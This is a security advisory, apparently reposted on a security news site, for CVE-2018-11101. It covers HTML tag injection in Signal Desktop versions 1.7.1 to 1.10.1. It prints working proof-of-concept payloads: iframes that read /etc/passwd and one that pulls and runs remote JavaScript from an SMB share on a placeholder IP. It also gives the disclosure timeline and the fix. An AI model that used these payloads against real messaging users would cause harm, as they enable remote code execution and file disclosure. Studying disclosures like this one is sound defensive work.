Signal Desktop HTML Tag Injection Variant 2

May 16, 2018

This advisory documents proof of concept flows for manipulation the HTML tag injection vulnerability discovered in Signal Desktop. Versions affected include 1.7.1, 1.8.0, 1.9.0, 1.10.0, and 1.10.1.

MD5 | `660bd6347ef764f0453a90d36941066a`

Download

Date Published: 2018-05-16

Last Update: 2018-05-16

CVE Name: CVE-2018-11101

Class: Code injection

Remotely Exploitable: Yes

Locally Exploitable: No

Vendors contacted: Signal.org

Vulnerability Description:

Signal-desktop is the standalone desktop version of the secure Signal messenger. This software is vulnerable to remote code execution from a malicious contact, by sending a specially crafted message containing HTML code that is injected into the chat windows (Cross-site scripting). This is a new variant of CVE-2018-10994.

Vulnerable Packages:

Signal-desktop messenger v1.7.1
Signal-desktop messenger v1.8.0
Signal-desktop messenger v1.9.0
Signal-desktop messenger v1.10.0
Signal-desktop messenger v1.10.1
Solution/Vendor Information/Workaround:

Do not trust user input. Sanitize it by encoding HTML tags or filtering them. Also, a CSP header is missing, that would deter the action of iframes. Include aframe-src anone'a or, if required, aframe-src aself'a in the CSP declaration.

For final users: Upgrade to signal-desktop messenger v1.11


Credits:

This vulnerability was found and researched by Barrera Oro, IvA!n Ariel (@HacKanCuBa), Bryant, Matt (@IAmMandatory), Ortega, Alfredo (@ortegaalfredo) and Rizzo, Juliano (@julianor).


```
HTML code directly as a message, and then reply to that message to
trigger this vulnerability. The Signal-desktop software fails to
sanitize specific HTML tags that can be used to inject HTML code into
remote chat windows when replying to a HTML message. Specifically the
<img> and <iframe> tags can be used to include remote or local
resources. For example, the use of iframes enables full code
execution, allowing an attacker to download/upload files, information,
etc. The <script> tag was also found injectable. In the Windows
operative system, the CSP fails to prevent remote inclusion of resources
via the SMB protocol. In this case, remote execution of JavaScript can
be achieved by referencing the script in a SMB share as the source of an
iframe tag, for example: <iframe src=\\DESKTOP-XXXXX\Temp\test.html> and
then replying to it. The included JavaScript code is then executed
automatically, without any interaction needed from the user. The
vulnerability can be triggered in the Signal-Desktop client by sending a
specially crafted message and then replying to it with any text or
content in the reply (it doesnat matter). Examples:

Show an iframe with some text:
<iframe srcdoc="<p>PWONED!!</p>"></iframe>

Display content of useras own /etc/passwd file:
<iframe src="/etc/passwd"></iframe>

Include and auto-execute a remote JavaScript file (for Windows clients):
<iframe src="\\XXX.XXX.XXX.XXX\Temp\test.html"></iframe>

Show a displacing base64-encoded image (bypass aclick to download imagea):
<marquee><img
src="data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEASABIAAD/2wBDACgcHiMeGSgjISMtKygwPGRBPDc3PHtYXUlkkYCZlo+AjIqgtOb
Timeline:

2018-05-14 19:00 GMT-3: vuln discovered
2018-05-14 20:00 GMT-3: emailed Signal security team
2018-05-14 20:21 GMT-3: reply from Signal: vuln confirmed & patch ongoing
2018-05-14 21:47 GMT-3: signal-desktop update published
2018-05-16 11:00 GMT-3: public disclosure
References:

Patch:
https://github.com/signalapp/Signal-Desktop/compare/v1.11.0-beta.2a|development
CVE-2018-11101 write-ups:
https://ivan.barreraoro.com.ar/signal-desktop-html-tag-injection-variant-2/
```

Source: packetstormsecurity.com

Related Posts



Follow @KitPloit 101K followers




KitPloit

google.com/+KitploitWeb

G+ Follow

Popular Posts



Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the …

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Archive